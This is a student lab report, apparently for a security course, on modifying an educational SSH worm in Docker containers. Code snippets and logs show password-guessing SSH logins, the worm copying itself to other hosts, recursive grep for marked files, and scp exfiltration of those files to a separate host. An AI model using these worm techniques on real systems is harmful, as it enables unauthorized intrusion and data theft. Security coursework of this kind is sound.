abracadabra
root@568a14a00f12:~# ls
1805062_2.py  a.txt
root@568a14a00f12:~# ls
1805062_2.py  a.txt
root@568a14a00f12:~# cat 1805062_2.py
#!/usr/bin/env python
#This has changed by 62

### AbraWorm.py
#This has changed by 62

### Author: Avi kak (kak@purdue.edu)
#This has changed by 62
### Date:   April 8, 2016; Updated April 6, 2022
#This has changed by 62

##  This is a harmless worm meant for educational purposes only.  It can
#This has changed by 62
##  only attack machines that run SSH servers and those too only under
#This has changed by 62
##  very special conditions that are described below. Its primary features
#This has changed by 62
##  are:
#This has changed by 62
##
#This has changed by 62
##  -- It tries to break in with SSH login into a randomly selected set of
#This has changed by 62
##     hosts with a randomly selected set of usernames and with a randomly
#This has changed by 62
##     chosen set of passwords
```




```
root@19ce99642b09:~# ls
1805062_2.py  b.txt
root@19ce99642b09:~# █
```



```
root@19ce99642b09:~# cat 1805062_2.py
#!/usr/bin/env python
#This has changed by 62
#This has changed by 62
#This has changed by 62

### AbraWorm.py
#This has changed by 62
#This has changed by 62
#This has changed by 62

### Author: Avi kak (kak@purdue.edu)
#This has changed by 62
#This has changed by 62
#This has changed by 62
### Date:   April 8, 2016; Updated April 6, 2022
#This has changed by 62
#This has changed by 62
#This has changed by 62

##  This is a harmless worm meant for educational purposes only.  It can
#This has changed by 62
#This has changed by 62
#This has changed by 62
##  only attack machines that run SSH servers and those too only under
#This has changed by 62
#This has changed by 62
#This has changed by 62
##  very special conditions that are described below. Its primary features
#This has changed by 62
#This has changed by 62
```

files of the remote machines that were attacked, are exfiltrated to the exfiltration remote machine:



```
root@c8bcf96a1c4a:~# ls
a.txt  b.txt
root@c8bcf96a1c4a:~# 
```


So if my code finds a comment line, it adds another line. Therefore , after every execution the comment line increases in each of the files.

Task 3 :

Here we need to examine the files of the directories at every level and transfer the desired files to the target machine. For this purpose, the files are collected recursively from each directories and saved to the host machine first. Then the files are read from the host machine and sent to the target machine. This modification is done on top of the code of Task 2. Therefore, here the modifications in task 2 are avoided in discussion.


Code Modification Snippets :

1.To recursively check the files, we have added -r in the command




```
cmd = 'grep -rls abracadabra *'
stdin, stdout, stderr = ssh.exec_command(cmd)
error = stderr.readlines()
```

2. To change the signature of the files, we have added the lines below.




```
# ---------------------------------------------
signature_cmd = " echo 'This file has been changed ' >> "
if len(files_of_interest_at_target) > 0:
    for target_file in files_of_interest_at_target:
        ssh.exec_command(signature_cmd + target_file.decode())
# ---------------------------------------------
```

3. We have added the lines to save the files without directory name in the remote exfiltration machine.




```
for filename in files_of_interest_at_target:
    scpcon.put(os.path.basename(filename))
scpcon.close()
```


Before Execution :




```
root@568a14a00f12:~# tree
.
`-- dir1
    `-- a.txt

1 directory, 1 file
root@568a14a00f12:~#
```



```
root@568a14a00f12:~/dir1# ls
a.txt
root@568a14a00f12:~/dir1# cat a.txt
abracadabra
root@568a14a00f12:~/dir1#
```




```
root@19ce99642b09:~# tree
.
`-- dir2
    `-- dir3
        `-- b.txt

2 directories, 1 file
root@19ce99642b09:~#
```




```
root@c8bcf96a1c4a:~# ls
root@c8bcf96a1c4a:~#
```

Here the txt files contain abracadabra.


After Execution :



```
seed@BufferOverflow:~/Downloads/Code$ python3 1805062_3.py
Trying password mypassword for user root at IP address: 172.17.0.2

connected


output of 'ls' command: [b'dir1\n']
files of interest at the target: [b'dir1/a.txt']
Will now try to exfiltrate the files

connected to exhiltration host

Trying password mypassword for user root at IP address: 172.17.0.3

connected


output of 'ls' command: [b'dir2\n']
files of interest at the target: [b'dir2/dir3/b.txt']
Will now try to exfiltrate the files

connected to exhiltration host
```




```
root@568a14a00f12:~# ls
1805062_3.py  dir1
root@568a14a00f12:~#
```




```
root@19ce99642b09:~# ls
1805062_3.py  dir2
root@19ce99642b09:~#
```

This snippet has been added to show the signature change in files which contains ‘abracadabra’



```
root@568a14a00f12:~/dir1# cat a.txt
abracadabra
This file has been changed
root@568a14a00f12:~/dir1#
```



```
root@c8bcf96a1c4a:~# ls
a.txt  b.txt
root@c8bcf96a1c4a:~# cat a.txt
abracadabra
root@c8bcf96a1c4a:~# cat b.txt
abracadabra
root@c8bcf96a1c4a:~#
```

So after being in the directory, the worm file hopped into the other network host. And files of the remote machines that were attacked, are exfiltrated to the exfiltration remote machine.

And the files named 1805062_3.py have been changed like task 2.